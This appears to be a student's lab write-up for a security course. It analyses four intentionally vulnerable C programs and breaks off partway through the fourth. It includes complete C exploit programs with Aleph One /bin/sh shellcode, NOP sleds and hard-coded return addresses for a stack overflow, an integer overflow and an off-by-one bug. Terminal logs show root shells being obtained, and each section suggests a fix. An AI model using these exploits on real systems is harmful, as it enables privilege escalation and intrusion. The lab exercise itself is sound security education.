
vulnerable1.c


1. Briefly describe the behavior of the program.

This program basically read the argument and then copy the string to the buffer.
If the argument is not equal two (program name and argument), the program will show “ARGUMENT” to remind user to enter in right type.

2. Identify and describe the vulnerability as well as its implications.


The buffer size it fixed. Once the user enter more than the size of buffer executing the **strcpy(),** it will results buffer overflow. We could inject the code to direct to the shell code to get the root access control.






3. Discuss how your program or script exploits the vulnerability and describe the structure of your attack.

At the beginning, I will input /x90 (null) in front of my shell code. Once the return address points to the /x90, it will not execute until it reach the shell code. And then I put enough /x90 to make the buffer overflow and then guide to point to the shell code. I am afraid the ebp address will change so I put the /x90 which will ease this situation through the variation.





4. Provide your attack as a self-contained program written in C, perl, or python.

user@box: ~/proj1

```
#include <stdio.h>
int main(int argc, char *argv[]){
static char shellcode[] =
                "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
                "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
                "\x80\xe8\xdc\xff\xff\xff/bin/sh";
                int i;
                for(i = 0 ; i < 64 ; i++){
                                printf("\x90");
                }
                printf("%s",shellcode);
                for(i = 0; i < 95; i++){
                                printf("\x90");
                }
                printf("\x70\xf9\xff\xbf");
                return 0;
}
```

5. Suggest a fix for the vulnerability. How might you systematically eliminate vulnerabilities of this type?

We could use strncpy instead. Or once the number bigger than buffer, we allocate twice buffer and then copy the old to the new buffer. If it still too small, we keep allocate twice of the new buffer until it could satisfy the size of buffer. Also, we could check the number of input by using if/else clause to examine the situation.

Vulnerable2.c


1. Briefly describe the behavior of the program.


If the argument is not equal to 2 and the format is right then it copies the values of num bytes from the location pointed to by source directly to the memory block pointed to by destination.
The structure of live_feed contains 2 doubles and 1 int so it's 20byte. Each live_feed could put in 20 characters.

2. Identify and describe the vulnerability as well as its implications.

If the feed_count at the beginning passing the examination of size, it still has the possibility that the feed_count is negative. It will pass the examination of course, but when execute the memcpy order, after multiplying the size of structure it will result in the buffer overflow. This is so called integer overflow.

We can see in the memcpy For example, the 529*20 will crash the program over the buffer.







3. Discuss how your program or script exploits the vulnerability and describe the structure of your attack.

Because we need to pass the examination and then we hope to crash the program. The signed integer range is between –2,147,483,648 to 2,147,483,647. We hope to crash the buffer which is 528. We add 1 to be 529. And then we remove 529 from 2,147,483,648. So we enter the 2,147,483,119 at first, and then inject the shell with null (\x90) in the code to let the buffer overflow.

Below is where I jump to.



```
 * Aleph One shellcode.
 */
static char shellcode[] =
  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
  "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
  "\x80\xe8\xdc\xff\xff\xff/bin/sh";

user@box:~/proj1$
user@box:~/proj1$ vim
user@box:~/proj1$ vim attack2.c
user@box:~/proj1$ make
gcc -ggdb -z execstack vulnerable1.c -o vulnerable1; gcc -ggdb -z execstack vulnerable2.
;
gcc -ggdb -z noexecstack -fstack-protector vulnerable4.c -o vulnerable4;
user@box:~/proj1$ gcc -o attack2 attack2.c
user@box:~/proj1$ ./vulnerable2 `./attack2`
sh-3.2$ exit
exit
user@box:~/proj1$ su
Password:
box:/home/user/proj1# chown 0:0 vulnerable2
box:/home/user/proj1# chmod 4755 vulnerable2
box:/home/user/proj1# exit
exit
user@box:~/proj1$ ./vulnerable2 `./attack2`
sh-3.2# whoami
root
sh-3.2#
```



4. Provide your attack as a self-contained program written in C, perl, or python.

```
#include <stdio.h>

int main(int argc, char argv[])
{
static char shellcode[] =
  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
  "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
  "\x80\xe8\xdc\xff\xff\xff/bin/sh";



printf("-2147483119,");

int i;

for(i=0;i<4412;i++){
        printf("\x90");
}
printf("%s",shellcode);
for(i=0;i<6107;i++){
        printf("\x90");
}

printf("\x98\xd1\xff\xbf");
for(i=0;i<12;i++){
printf("\x90");
}
return 0;

}

user@box:~/proj1$
```

5. Suggest a fix for the vulnerability. How might you systematically eliminate vulnerabilities of this type?

I would suggest we should check the feed_count is positive and making sure that it's between 0 and MAXIMUM_TWEETS. Also, we could check the cursor length to make sure it would not buffer overflow.

Vulnerable3.c


1. Briefly describe the behavior of the program.


We can see that the main function is the same as the first one to examine the argument. In the buffer of Copy_user_argument() could put in 192 characters. Then it calls strcpyn() and passes the buffer, buffer size, user_argument, and user_argument size. And then the strcpyn() copies the user_argument into the buffer until it reaches the end of string.

2. Identify and describe the vulnerability as well as its implications.


The vulnerability is that we can see the for loop is from 0 to 192 which contains overall 193 numbers. However, there is only 193 space in the buffer. It causes the buffer overflow.

3. Discuss how your program or script exploits the vulnerability and describe the structure of your attack.





I will use the method as previous mentioned. I will inject the shell code with the null (\x90) and then inject the return address to let us jump where we want. But this vulnerability is different from previous is that we only could overwrite the one byte (193-192). So we need to jump twice. First time, we let it jump to nearby address where we put another address to direct to point to the shell code.



4. Provide your attack as a self-contained program written in C, perl, or python.

```
#include <stdio.h>

int main(int argc, char *argv[])
{

static char shellcode[] =
  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
  "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
  "\x80\xe8\xdc\xff\xff\xff/bin/sh";

 int i;
 for(i=0;i<70;i++){
        printf("\x90");
 }

 printf("%s",shellcode);

 for(i=0;i<73;i++){
        printf("\x90");
 }

 printf("\xf8\xf6\xff\xbf");
 printf("\x80");

 return 0;
}

user@box:~/proj1$
```

```
attack3  vulnerable1  vulnerable2  vulnerable3  vulnerable4
user@box:/tmp$ cd ~
user@box:~$ /tmp/vulnerable3 `./attack3`
-bash: ./attack3: No such file or directory
Usage: /tmp/vulnerable3 ARGUMENT
user@box:~$ cd proj1
user@box:~/proj1$ /tmp/vulnerable3 `./attack3`
sh-3.2# whoami
root
sh-3.2#
```

5. Suggest a fix for the vulnerability. How might you systematically eliminate vulnerabilities of this type?

We could correct the for loop (for i=0;i<192;i++) checking the number we enter not exceeding the buffer.

Vulnerable4.c

1. Briefly describe the behavior of the program.


The first step takes a filename as a user argument, and it opens the file to read/write and then passes the file handle and file size to launch() as paramters. Launch() first creates a file_buffer of the same length as the file size. Next it copies the contents of the file to the file_buffer. And the its passes the file_buffer to user_interaction(). Basically, we enter the order(w,r,s,q), the position. User_interaction() reads the request_buffer.

